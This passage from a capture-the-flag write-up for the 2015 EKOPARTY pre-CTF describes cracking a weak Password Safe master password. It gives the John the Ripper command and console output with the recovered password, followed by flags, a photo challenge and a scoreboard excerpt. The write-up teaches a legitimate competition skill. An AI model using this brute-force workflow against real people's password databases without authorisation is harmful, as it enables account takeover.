
Flag: **EKO{misc_challenges_are_really_bad}**

Password manager
Description: It looks like someone has been using a really bad key!
Hints: [a-zA-Z0-9]{0,4}
Attachment: misc100.zip

The attachment contained a *Password Safe* database. The challenge was about finding the password to open and read the database. A dictionary was generated, with a length of 3 characters and the following charset [a-zA-Z0-9] in order to crack the SHA-256 hash with *John The Ripper Jumbo*.

```
root@ubuntu:/home/sec/ctf/misc100/JohnTheRipper-unstable-jumbo/run# ./john --wordlist=/home/sec/ctf/misc100/wl3_1032547698ACBEDGFIHKJMLONQPSRUT
WVYXZacbedgfihkjmlonqpsrutwvyxz mypasswords
Loaded 1 password hash (Password Safe SHA-256 [32/64])
guesses: 0  time: 0:00:00:16 27.73% (ETA: Sun Sep 13 00:50:03 2015)  c/s: 1605  trying: 64p
guesses: 0  time: 0:00:00:21 36.38% (ETA: Sun Sep 13 00:50:03 2015)  c/s: 1626  trying: 8Hu
guesses: 0  time: 0:00:00:22 37.97% (ETA: Sun Sep 13 00:50:03 2015)  c/s: 1623  trying: 8h9
guesses: 0  time: 0:00:00:23 39.65% (ETA: Sun Sep 13 00:50:04 2015)  c/s: 1624  trying: A9j
guesses: 0  time: 0:00:00:24 41.39% (ETA: Sun Sep 13 00:50:03 2015)  c/s: 1628  trying: AaH
guesses: 0  time: 0:00:00:25 43.06% (ETA: Sun Sep 13 00:50:04 2015)  c/s: 1628  trying: C1l
Ek0              (mypasswords)
guesses: 1  time: 0:00:00:32 DONE (Sun Sep 13 00:49:38 2015)  c/s: 1640  trying: Ek0
Use the "--show" option to display all of the cracked passwords reliably
```

With the database password (***EK0***) was possible open the *Password Safe* file and read the flag.



Flag: **EKO{password_managers_rulez}**


The picture challenge
Description: Send us a picture of your laptop showing the pre-ctf main site, a paper with your registered team name, the EKOPARTY word, and your favorite drink to ekopics@null-life.com. Please be patient as the process is manual, it will be great to see your drinks!
Examples:
https://ctf.ekoparty.org/static/img/social_challenge.png
https://instagram.com/p/7g9h0NRo32/

This was the most difficult challenge ☺

CONCLUSION

I was able to solve 11 of 20 challenges, with a total of 675 points earned. The position 51 was obtained globally and the 2 locally (Colombia).

Tasks Solved



Final Scoreboard

49	has_NOTHING_todo		700
50	EpicTeam		675
51	**itsecurityco**		**675**
52	faustben		675
53	gibdeon		675